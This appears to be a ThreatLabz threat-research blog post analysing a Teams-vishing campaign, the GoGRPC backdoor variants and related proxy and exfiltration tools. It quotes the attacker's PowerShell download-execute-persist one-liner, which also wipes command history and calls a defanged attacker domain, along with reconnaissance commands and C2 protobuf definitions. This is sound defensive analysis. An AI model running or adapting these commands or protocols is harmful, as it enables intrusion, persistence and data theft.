


Technical Analysis

zscaler.com/blogs/security-research/helpdesk-hijackers-teams-vishing-quick-assist-and-gogrpc-backdoor

ThreatLabz

July 27, 2026



Helpdesk Hijackers: Teams Vishing, Quick Assist, and GoGRPC Backdoor

Introduction

Zscaler ThreatLabz has been tracking attacks from a threat actor that is likely an initial access broker for ransomware attacks since January 2026. The threat actor targets organizations by leveraging vishing techniques through Microsoft Teams and deploying a variety of tools including a Go-based backdoor that we named GoGRPC. ThreatLabz has identified at least four variants of GoGRPC that we named *Lep*, *Giver*, *Pet*, and *Kind*. In some instances, the threat actor has deployed additional malware tools that include a backdoor that we named *BlindDoor*, a Go-based reverse SOCKS proxy we named *RevSocket*, a Python-based reverse SOCKS proxy we named *PyGRPC*, and two other tools we named *S3Siphon* and *RSOX*.

In this blog post, ThreatLabz examines the four GoGRPC variants, highlighting where they overlap and how they differ. We also analyze their command-and-control (C2) communication protocols and summarize the additional malware tools observed in these campaigns.

Key Takeaways

- Since January 2026, ThreatLabz tracked a cluster of attacks likely associated with a ransomware group that begins with targeted vishing via Microsoft Teams, convincing the victim to launch a Quick Assist remote support session.
- After initial access, the threat actors use PowerShell scripts to gather host information and deploy a Go-based backdoor that we named GoGRPC and/or other malware tools.
- *Lep*, *Giver*, *Pet*, and *Kind*. These variants have overlapping capabilities but notable implementation differences.
- GoGRPC is actively evolving. Each variant modifies its payloads and capabilities, adding or removing functionality to better support the threat actor's objectives. Recent changes indicate an increased targeting of corporate environments, which may be tied to ransomware attacks.
- GoGRPC communicates with the C2 server using gRPC, which differs from common C2 frameworks where gRPC is typically used for internal communication between components.
- The threat actor also deploys SOCKS proxy tools that also use gRPC or WebSockets to communicate with the C2 server.

Initial Compromise

The initial compromise by this threat actor likely starts with spam bombing the victim's inbox. This assessment is based on similar campaigns that ThreatLabz has observed (such as [Payouts King](#) and other campaigns [reported](#) by Microsoft). These vishing attacks use Microsoft Teams, with the threat actor posing as IT/helpdesk staff offering assistance. The objective is to persuade the victim to open a Quick Assist link to establish a remote session that leads to the follow-on activity described in this blog.

Attack Flow

The figure below provides a high-level overview of the attack flow, including the GoGRPC backdoor variants and additional malware tools.




Figure 1: High-level campaign attack flow and associated tooling for GoGRPC.


Differences Between GoGRPC Variants

Lep, *Giver*, *Pet*, and *Kind*. We use these labels for consistency across reporting, but the names do not always appear verbatim in the binaries. The following figure below shows the function trees for each of these variants.


Lep



Giver



Pet



Kind




Figure 2: Function trees for GoGRPC backdoor variants.

In many samples, the Go module/library “root” name is randomized. In addition, Pet (and later Kind) typically go further by obfuscating method names, variable names, and structure attributes which makes code comparisons more tedious.

The table below summarizes the most relevant differences ThreatLabz observed among these GoGRPC variants:

Attribute	Lep	Giver	Pet	Kind
First seen	January 6, 2026	February 19, 2026	April 16, 2026	June 2, 2026
Fingerprinting capabilities	Yes	Yes	No	No
Agent ID based on victim's system	Yes	Yes	No, user ID is hardcoded in the sample	No, same as Pet variant
Capable of hiding itself	Yes, by using attrib	No	No	No
Multiple servers	No, one hardcoded server	Yes	No, one hardcoded server	No, one hardcoded server
Native proxy command (defined but not implemented)	Yes	Yes	No	No
Unique instance checks	Yes, via mutex	Yes, via mutex	No	No
Method and variable name obfuscation	No	No	Yes	Yes
TLS support	No	No	Yes	Yes
gRPC protocol definition obfuscated	No	No	No	Yes

Attribute	Lep	Giver	Pet	Kind
Execution without timeout	No	Yes	Yes	Yes

Table 1: Capability comparison between GoGRPC variants.

The following section describes the GoGRPC variants including their capabilities and their C2 communication methods, and examines additional malware tooling observed in these campaigns.

After establishing a Quick Assist remote session on the victim's system, the threat actor launches a PowerShell command that downloads and executes GoGRPC using a command similar to the example shown below:

```
$l=RANDOM;$u="hXXps:\\\\re102.fastwinnow[.]com/download/link";$p="$env:APPDATA\\sekv$l.exe";Invoke-WebRequest $u -OutFile $p;Unblock-File $p;Start-Process $p;Set-ItemProperty -Path "HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run" -Name "Realtek HD Audio" -Value $p; Remove-Item (Get-PSReadlineOption).HistorySavePath
```

The PowerShell command above also establishes persistence by creating a registry Run value to start when a user logs in.

After GoGRPC is launched, the codeBase64 decodes one or more hardcoded IP addresses (depending on the variant) for C2 communications. Next, GoGRPC creates the file %PROGRAMDATA%\appscreen\\appscreen.log which is used as an execution log (in all but the most recent variant). The Lep and Giver GoGRPC variants also check whether another instance is running via a hardcoded mutex name that differs across variants and follows the format Global\\[UUID]. GoGRPC then begins a system fingerprinting process by executing the following commands:

```
C:\\Windows\\system32\\reg.exe query "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion" /v CurrentMinorVersionNumber
```

```
C:\\Windows\\system32\\reg.exe query "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion" /v CurrentMajorVersionNumber
```

```
C:\\Windows\\system32\\reg.exe query "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion" /v ProductName
```

```
C:\\Windows\\system32\\reg.exe query "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion" /v CSDVersion
```

```
C:\Windows\system32\reg.exe query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v ReleaseID
```

```
C:\Windows\system32\reg.exe query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v CurrentBuild
```

These commands retrieve information about the victim's Windows system, including the Windows version and current build. On legacy Windows systems, the commands collect the installed Service Pack and the Release ID.

GoGRPC also gathers other information such as the computer name, user name, machine GUID (used as an agent ID value), and hostname. This information is stored in an internal data structure as shown below:

```
struct main_Agent{
    string agentID;
    string osName;
    string hostName;
    string compName;
    string userName;
    string domainName;
    string arch;
    map_string_string tags;
    string sessionID;
    time_Duration heartbeatEvery;
    _ptr_log_Logger logger;
    uint64 mut;
};
```

GoGRPC then registers with the C2 server and waits for commands to execute. The commands ThreatLabz observed included discovery and enumeration tasks, as shown below.

```
powershell systeminfo ; whoami /groups ; net user \"%env:UserName\" /domain ; echo AD_Computers: ([adsisearcher]\"(ObjectClass=computer)\").FindAll().count ; nltest /domain_trusts
```

```
powershell Get-CimInstance -Namespace \"root/SecurityCenter2\" -ClassName \"AntiVirusProduct\" -ErrorAction Stop
```

```
attrib +h +s C:\Users\*****\AppData\Local\Temp\ssd.exe
net user \"%env:UserName\" /domain ; "" nltest /domain_trusts
powershell Get-CimInstance -Namespace \"root/SecurityCenter2\" -ClassName \"AntiVirusProduct\" -ErrorAction Stop
```

```
powershell net user \"%env:UserName\" /domain ; "" nltest /domain_trusts
```

```
powershell systeminfo ; whoami /groups ; net user \"%env:UserName\" /domain ; echo
```

```
AD_Computers: ([adsisearcher]"(ObjectClass=computer)").FindAll().count ; nltest /domain_trusts
```

```
systeminfo
```

These commands are indicative of an initial access broker that is performing reconnaissance for lateral movement.

GoGRPC C2 communication

As the name suggests, GoGRPC uses gRPC over HTTP/2 to communicate with C2 servers. This is not typical in public C2 frameworks such as Mythic or Sliver, which generally use gRPC for internal communication between framework components. For example, Sliver uses gRPC to connect the C2 server to the applications that operators use to interact with the backend server. There are projects with a similar approach, such as [GRAT](#) and [C2 Chopper](#), but their protocol implementations differ from GoGRPC's implementation.

Using gRPC can help maintain a low communication profile and make detection more difficult by blending the traffic with other legitimate HTTP/2 network streams. The gRPC servers are configured to listen on port 443. However, in the Lep and Giver variants, the communication was not encrypted with TLS. TLS support was added in the Pet and Kind variants.

The gRPC client is configured to send requests to the endpoint `/agent.AgentService/Connect`. In the Kind variant, the endpoint was changed to `/Refuse/Connect`.

The following messages are defined:

- RegisterRequest
- RegisterResponse
- EstablishConnection
- EstablishConnectionResult
- ExecuteCommand
- ExecuteCommandResult
- Heartbeat

GoGRPC initiates communication with an initial handshake using RegisterRequest to send an agent ID and other system information from the victim's system with the following protobuf definition.

```
message AgentMetadata {  
  message TagsEntry {  
    string key = 1;  
    string value = 2;
```

```

}

string agent_id = 1;
string username = 2;
string hostname = 3;
string domainname = 4;
string os = 5;
string arch = 6;
repeated .agent.AgentMetadata.TagsEntry tags = 7;
}

message RegisterRequest {
  .agent.AgentMetadata metadata = 1;
}

```

The figure below shows an example of the RegisterRequest protobuf contents, including the agent ID and the victim's information collected before GoGRPC communicates with the C2 server.

```

0000  0a 54 0a 24 64 30 63 65 36 66 36 30 2d 62 31 39  ·T·$d0ce 6f60-b19
0010  66 2d 34 38 33 35 2d 38 30 36 38 2d 65 66 34 33  f-4835-8 068-ef43
0020  32 66 37 37 66 38 64 66 1a 0f 44 45 53 4b 54 4f  2f77f8df ··DESKT0
0030  50 2d 31 46 32 41 54 53 4e 2a 14 57 69 6e 64 6f  P-1F2ATS N*·Windo
0040  77 73 20 31 30 20 50 72 6f 20 31 39 30 34 34 32  ws 10 Pr o 190442
0050  05 61 6d 64 36 34                                ·amd64

```

The C2 server replies with a RegisterResponse message with either a session ID string if the request is valid, or returns an error message. The protobuf definition for the response is shown below.

```

message RegisterResponse {
  .agent.Status status = 1;
  oneof result {
    .agent.Error error = 2;
    string session_id = 3;
  }
}

```

The figure below shows a successful RegisterResponse with the session ID that will be used in subsequent messages.

```

0000  08 01 1a 20 62 36 37 39 62 62 35 35 32 37 62 62  ··· b679 bb5527bb
0010  35 66 35 64 61 66 36 39 31 66 39 37 39 32 37 39  5f5daf69 1f979279
0020  33 31 38 64                                318d

```

After the connection is established, GoGRPC sends heartbeat messages periodically to maintain the connection.

GoGRPC commands

Two protobuf command message types are defined for GoGRPC C2 server communication, as shown below.

```
message Command {
  uint64 command_id = 1;
  int64 issued_at = 2;
  oneof payload {
    .agent.ExecuteCommand execute = 3;
    .agent.EstablishConnection connect = 4;
  }
}
```

After a command message is received from the C2 server and executed, GoGRPC sends a result message with the protobuf definition shown below:

```
message CommandResult {
  uint64 command_id = 1;
  .agent.Status status = 2;
  oneof result {
    .agent.Error error = 3;
    .agent.ExecuteCommandResult execute = 4;
    .agent.EstablishConnectionResult connect = 5;
  }
}

enum Status {
  STATUS_UNSPECIFIED = 0;
  SUCCESS = 1;
  ERROR = 2;
}

enum ErrorCode {
  ERROR_CODE_UNSPECIFIED = 0;
  INVALID_COMMAND = 1;
  PERMISSION_DENIED = 2;
  EXECUTION_FAILED = 3;
  TIMEOUT = 4;
}
```

There are two main types of commands supported by GoGRPC, which can execute arbitrary shell commands or establish a proxy connection. To execute shell commands, the C2 server sends ExecuteCommand messages in one of the following protobuf formats, depending on the variant:

```
//Giver, Pet and Kind variants
message ExecuteCommand {
```

```

    string command = 1;
    uint32 timeout_seconds = 2;
}

```

or

```

//Lep variant
message ExecuteCommand {
    string interpreter = 1;
    string command = 2;
    uint32 timeout_seconds = 3;
}

```

GoGRPC executes the ExecuteCommand command via the Go `os/exec` library. The malware collects `stdout` and `stderr`, along with the exit code, and sends the results back to the C2 server. The result protobuf message format is shown below.

```

message ExecuteCommandResult {
    int32 exit_code = 1;
    bytes stdout = 2;
    bytes stderr = 3;
}

```

There is an EstablishConnection command designed to proxy network traffic that is defined in the Lep and Giver variants. However, the code to relay network traffic does not appear to have been implemented.

The code only defined the protobuf structure below.

```

message EstablishConnection {
    string protocol = 1;
    string address = 2;
    bool encrypted = 3;
}

```

The code also defined a result protobuf message using the following format.

```

message EstablishConnectionResult {
    bool connected = 1;
    string details = 2;
}

```

This command is no longer defined in more recent variants (Pet and Kind) of GoGRPC.

If GoGRPC encounters errors while processing commands, it sends a `CommandResult` message of type error. Error codes are also defined, as shown below.

```

message Error {
    .agent.ErrorCode code = 1;
}

```

```
    string message = 2;
}

enum ErrorCode {
    ERROR_CODE_UNSPECIFIED = 0;
    INVALID_COMMAND = 1;
    PERMISSION_DENIED = 2;
    EXECUTION_FAILED = 3;
    TIMEOUT = 4;
}
```

Additional malware tools observed

In addition to GoGRPC, ThreatLabz identified the threat actor deploying other tooling depending on the victim's environment.

One of the tools we observed in early January is a backdoor that we named *BlindDoor*. After decoding the C2 IP address hardcoded in the binary, the backdoor sends a READY message to notify the C2 server that the backdoor is running. The C2 server then sends packets containing one or more commands, separated by newline characters, to be executed on the victim's system. After each command is executed, the backdoor responds with an OK message.

This response does not include any output or other data. The backdoor also attempts to keep the communication active and to reestablish the connection if the socket closes. The communication protocol is shown in the figure below.




Figure 3: Communication protocol used by BlindDoor.

Another tool deployed by the threat actor is a malware family that we named *S3Siphon*. S3Siphon is a utility that iterates through specific directories and exfiltrates files by uploading them to an AWS S3 bucket using HTTPS PUT requests with the user agent *BackupAgent/1.0*. This data theft is likely used later to extort organizations for a ransom.

The target folders hardcoded in S3Siphon are listed below:

- Desktop
- Pictures

- OneDrive
- Documents
- Videos
- Downloads
- Music

S3Siphon filters files larger than 100MB and files with the following extensions: .tmp, .temp, .log, .cache, .db, .dll, .exe, .sys, and .lnk. It also excludes files located in the following paths:

- appdata/local/microsoft/windows/inetcache
- appdata/local/microsoft/windows/inetcookies
- appdata/local/microsoft/windows/history
- appdata/local/microsoft/windows/temporary internet files
- appdata/local/microsoft/cryptneturlcache
- appdata/local/temp
- appdata/allow/microsoft/cryptneturlcache
- appdata/roaming/microsoft/windows/recent
- appdata/local/packages
- appdata/local/microsoft/windowsapps
- __pycache__
- cache
- .cache
- Windows
- program files
- program files (x86)
- programdata
- \$recycle.bin

Since June 2026, the threat actor has been deploying the *Kind* GoGRPC variant and other new malware tooling (including RevSocket, PyGRPC, and RSOX). However, the threat actor appears to be more selective in targeting with the use of more sophisticated PowerShell scripts to assess the potential value of the victim and environment before proceeding.

In the initial stage, the threat actor downloads additional PowerShell scripts tailored for corporate environments. These scripts provide capabilities such as:

- Antivirus (AV) and endpoint detection and response (EDR) detection
- Domain controller and corporate environment fingerprinting
- System reconnaissance, data collection, and exfiltration

- Second stage payload delivery, including downloading, executing, and creating persistence via a registry key

ThreatLabz has also observed some PowerShell scripts dropping a Go-based reverse SOCKS proxy that we named *RevSocket* instead of GoGRPC. The proxy opens a WebSocket connection over TLS to a hardcoded C2 server. Once the connection is established, the threat actor can tunnel TCP traffic through the compromised host. To create several tunnels, the proxy uses [yamux](#) to multiplex sessions.

The proxy first decodes the C2 address and constructs the WebSocket URL `wss://[C2_IP]/ws`. It then loads an embedded certificate to establish the TLS transport, enabling certificate pinning and helping prevent man-in-the-middle (MitM) attacks.

After the WebSocket tunnel is established, the proxy receives requests to create new tunnels. For each request, it uses `net.Dial` to create a TCP connection to the requested destination. The connection request packets follow the format below:

```
|Host Type|Host|Port|
0         1   n   n+2
```

where: Host Type = 1 for IPV4 (host will be 4 bytes)

Host Type = 3 for domain_name (host will be 1-byte-length + domain_name)

Host Type = 4 for IPV6 (host will be 16 bytes)

PyGRPC, which was a compiled Python reverse SOCKS proxy, protected by Pyarmor. This proxy communicates with the C2 server using gRPC over TLS like the Pet and Kind backdoor variants. In addition to the commands used to establish and close tunnels, the proxy also supports a command to generate a reconnaissance report and send it to the C2 server. This proxy is more complex than the threat actor's other SOCKS proxy tools and uses AES as an additional layer of encryption to its message payloads.

In the most recent campaigns observed by ThreatLabz, the threat actor is using payloads dropped after the initial stage as Microsoft Installer (MSI) files that install and execute a tool that we named *RSOX*.

RSOX is a Rust-based tool that acts as a SOCKS proxy relay. It uses WebSockets over TLS to establish connections to a C2 server. The C2 server is obtained from the `RSOX_SERVER_URL` environment variable if set, otherwise it is obtained by decoding a hardcoded C2 server in the code. This allows the threat actor to reconfigure the C2 server if needed. *RSOX* also uses a token for authentication, either hardcoded in the binary or retrieved from the `RSOX_TOKEN` environment variable.

RSOX uses JSON, serialized using the Rust [serde](#) library, for C2 communication. The message structure has the following format: { "msg": [msg], "data": [data, if present]}

A list of the C2 commands and their descriptions is provided below:

Command (msg)	Payload (fields)	Description
Hello	• token • hostname • username	The handshake message is generated by RSOX right after the WebSocket connection is established.
EnableSocks	None	The response from the Hello command. It instructs RSOX to activate the SOCKS proxy subsystem.
SocksReady	None	Sent by RSOX to signal that it is ready to receive SOCKS connections.
SocksConnect	• stream_id • host • port	The C2 server instructs RSOX to open a TCP connection to the host:port target.
SocksConnected	• stream_id • ok	Reports the result of a SOCKS connection attempt back to the C2 server. The ok field is true if the connection succeeded and false if it failed.
SocksData	• stream_id • payload	Forwards data between the C2 server and the remote endpoint for a given stream. The payload field contains Base64-encoded data or a raw string.
SocksClose	stream_id	Instructs RSOX to close a TCP connection or notifies the C2 server when a connection is closed.

Command (msg)	Payload (fields)	Description
Ping	None	Periodic heartbeat to maintain the WebSocket connection.
DisableSocks	None	Prevents RSOX from accepting new connections; existing tunnels continue operating.
Kill	None	Instructs RSOX to shut down all tunnels and exit.

Table 2: C2 commands supported by RSOX.

Conclusion

From January through June 2026, ThreatLabz examined a cluster of related campaigns that used Microsoft Teams vishing and Quick Assist for initial access, followed by PowerShell-based staging. Post-compromise, the threat actor deployed GoGRPC along with various backdoor and proxying tools. Since the beginning of the year, the threat actor's tooling has increased in sophistication, with more recent activity appearing to be more selective and increasingly focused on corporate environments.

Zscaler Coverage

Zscaler's multilayered cloud security platform detects indicators related to GoGRPC variants at various levels. The figure below depicts the Zscaler Cloud Sandbox, showing detection details for GoGRPC:

